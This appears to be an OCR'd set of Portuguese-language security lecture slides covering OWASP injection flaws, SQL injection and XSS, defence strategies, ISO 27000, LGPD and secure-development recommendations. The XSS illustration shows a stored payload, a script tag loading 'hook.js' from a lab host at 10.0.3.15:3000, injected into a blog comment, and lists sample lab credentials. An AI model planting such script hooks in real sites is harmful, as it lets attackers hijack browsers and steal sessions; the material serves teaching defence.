
- **A03 - Injection: SQL Injection + XSS**


- **Falhas de injeção como injeção SQL ocorrem quando dados não confiáveis são enviados para um interpretador como parte de um comando ou consulta. Os dados do atacante podem fazer com que o interpretador execute comandos ou acesse dados de forma não autorizada.**

- **Cross-Site Scripting (XSS) ocorre sempre que uma aplicação obtém e envia dados não confiáveis para um browser web sem a devida validação ou "escaping". XSS permite a execução de scripts pelo atacante no browser da vítima que pode roubar sessões do usuário, modificar sites web ou redirecionar o usuário para sites maliciosos.**


Injeção SQL– Ilustrada

Origem: OWASP Top Ten Site





1. **Aplicação apresenta um formulário para o atacante**
2. **Atacante envia um ataque nos dados do formulário**
3. **Aplicação encaminha o ataque ao banco de dados em uma consulta SQL**
4. **Banco de dados executa consulta contendo o ataque e envia resultados cifrados de volta ao aplicativo**
5. **O aplicativo decifra os dados normalmente e envia os resultados para o usuário**




Username=admin
Password=adminpass
Signature=Monkey!

Username=adrian
Password=somepassword
Signature=Zombie Films Rock!

Cross-Site Scripting Ilustrado


Origem: OWASP Top Ten Site

1 **Atacante define a armadilha - atualize seu perfil**




O invasor insere um script mal-intencionado em uma página da Web que armazena os dados no servidor

Aplicativo com vulnerabilidade armazenada do XSS



2 **Página de visualizações de vítimas - vê o perfil do invasor**



O script é executado dentro do navegador da vítima com acesso total ao DOM e aos cookies

3 **O Script envia silenciosamente o cookie de sessão da vítima do invasor**

Welcome To The Blog

Back

Add New Blog Entry

View Blogs

Add blog for anonymous


Note: ,,,,<u> and </u> are now allowed in blog entries

```
<script src="http://10.0.3.15:3000/hook.js"></script>Comentario da
Maria
```

```
<tr class="report-header"></tr>
<tr>
  <td></td>
  <td></td>
  <td></td>
  <td>
    <script src="http://10.0.3.15:3000/hook.js"></script>
    Comentario da Maria
  </td>
</tr>
<tr></tr>
```

Estratégias de defesa


- Política de Segurança – definição e implementação
- Plano de Continuidade do Negócio
- Serviços de segurança:
  - Criptografia
  - Autenticação
  - Controle de Acesso
  - Auditoria
  - Não-repudiação
- Firewalls
- Redes Privadas Virtuais (VPNs)
- Sistemas de Detecção de Intrusão



CyberSecurity Technology Map:
https://www.greaterzuricharea.com/sites/default/files/2024-01/Swiss%20Cybersecurity%20Startup%20Map%202024.pdf

Padrões e frameworks

- **Frameworks**
  - NIST Cybersecurity framework
  - ISO 27000x
  - HIPPA - *Health Insurance Portability and Accountability Act* (na área de saúde)
  - PCI DSS - *Payment Card Industry Data Security Standard* (cartões de crédito)
- **Leis**
  - LGPD (Lei Geral de Proteção de Dados) – Brasil
  - GDPR (*General Data Protection Regulation*) – União européia



NIST

Normas de Segurança


- **Família ISO 27000**
  - Implementar SGSI – Sistema de Gestão de Segurança da Informação
  - ISO 27001 - Técnicas de segurança — Sistemas de gestão de segurança da informação — Requisitos
  - ISO 27002 - Técnicas de segurança — Código de prática para a gestão da segurança da informação
  - ISO 27005 – Gestão de riscos
- **LGPD – Lei Geral de Proteção de Dados**
- **ISO 15408 – Common Criteria (http://www.commoncriteriaportal.org)**

ISO 27002

1. Análise e Avaliação de Riscos
2. Política de segurança
3. Segurança organizacional
4. Classificação e Controle dos Ativos
5. Segurança de pessoal
6. Segurança física e ambiental
7. Gerência de comunicações e operações
8. Controle de Acesso
9. Desenvolvimento e manutenção de sistemas
10. Gestão de incidentes
11. Gerenciamento da continuidade de negócios
12. Conformidade

LGPD – Lei Geral de Proteção de Dados


- **Lei:** http://www.planalto.gov.br/ccivil_03/_Ato2015-2018/2018/Lei/L13709.htm
- **Guia de boas práticas LGPD:** https://www.gov.br/governodigital/pt-br/seguranca-e-protecao-de-dados/guias/guia_lgpd.pdf
- **Guias operacionais para adequação à LGPD:** https://www.gov.br/governodigital/pt-br/privacidade_e_seguranca/guias-e-modelos



LGPD no Governo

- **Curso**: https://www.escolavirtual.gov.br/curso/290

Aspectos da Lei



MODULO

Fonte: Módulo

Perspectivas...

Os exemplos apresentados não são simplesmente "má segurança"
Difícil proteger de falhas de projeto e implementação

Melhoras na Implantação de Projetos

- não cortar a verba de segurança
- definir requisitos de segurança no início
- autenticação não pode ser só senha
  - 2FA ou, no mínimo, SSH com chave para o que está na Internet
- ter *firewall*, WAF, *proxy* e antivírus não garante segurança
- exposição acidental de dados é cada vez mais frequente
  - má configuração de serviços em nuvem
  - falta de instalação de patches
  - erro humano

Melhoras no Ensino

- permear segurança em todas as disciplinas, mas principalmente em
  - ciência de dados
  - programação e engenharia de *software*
- não pensar "que alguém vai cuidar da segurança depois"
- considerar casos de abuso
  - esses são os incentivos dos atacantes
- ensinar ceticismo e pensamento crítico
- não criar maus hábitos / memória muscular
  - precisam aprender a usar *frameworks* e *software* livre de maneira segura
  - más práticas são difíceis de mudar

Perspectivas...

Carências de Pesquisa:
Áreas em que a Segurança Precisa Melhorar

Usabilidade de Segurança

Criptografia

- bibliotecas são complexas demais para os desenvolvedores
  - mesmo quem usa cripto, muitas vezes usa errado
    - expõe chaves, escolhe sementes/entropia ruins, etc
    - até a ordem das chamadas interfere no resultado
- uso é muito complexo para usuários finais
  - gestão de chaves e checagem de certificados precisam ser mais fáceis

Autenticação

- 2FA tem que ser mais simples de integrar
  - em sistemas de *e-mail*
  - na autenticação de qualquer tipo de aplicação

Desenvolvimento Seguro/Confiável

- ainda há carência de ferramentas de análise de código
- formação de profissionais que possam auditar código
  - faltam grupos de pesquisa nessa área
- incentivo para *software* seguro
  - pode vir de regulação
  - pode vir do mercado

Exemplo de projeto na contramão

- GitHub Copilot

  "*roughly 40 per cent of the time, code generated by the programming assistant is, at best, buggy, and at worst, potentially vulnerable to attack*"

  https://www.theregister.com/2021/08/25/github_copilot_study/

Recomendações

	Medida
Controle de Acesso e gestão de identidade	• **Implementar autenticação com múltiplos fatores** • Adequar permissões ao mínimo necessário (Privilégio Mínimo)
Gestão de Vulnerabilidades	• **Manter equipamentos e sistemas atualizados** - priorizar sistemas expostos e vulnerabilidades ativamente exploradas
Reduzir superfície de ataque	• **Segmentar** a rede • **Desativar** serviços que **não são usados** • **Não expor** serviços e dados desnecessariamente na Internet
Backup	• **Fazer e testar *backups* periodicamente** • **Proteger** contra acesso e modificação não autorizada
Conhecer e monitorar o ambiente	• **Conhecer o que é padrão no ambiente e monitorar:** - *logins* em contas de acesso remoto - *logins* em contas com privilégios de administração - criação de contas de usuário - tráfego de saída - grandes quantidade de dados ou conexões muito longas
Pessoas – Treinamento e conscientização	• **Treinar colaboradores para que saibam reconhecer e reportem:** - *phishing* e outros potenciais ataques de engenharia social - infecção por *malware*
Processos e procedimentos	• **Ter um plano de resposta a incidentes**

Perspectivas...

- **Segurança é um PROCESSO e não um produto**
- **Segurança absoluta não existe**
- **Sempre pode ser melhorada**
- **Desenvolvimento seguro de *software deve se tornar parte da* formação de projetistas e programadores**
  - Desde a primeira disciplina de programação e permeado em todas as disciplinas
- **Temos que vencer a cultura de que é melhor investir em tecnologia do que em treinamento e implantação de boas práticas**
- **Melhorar formação em redes e segurança!**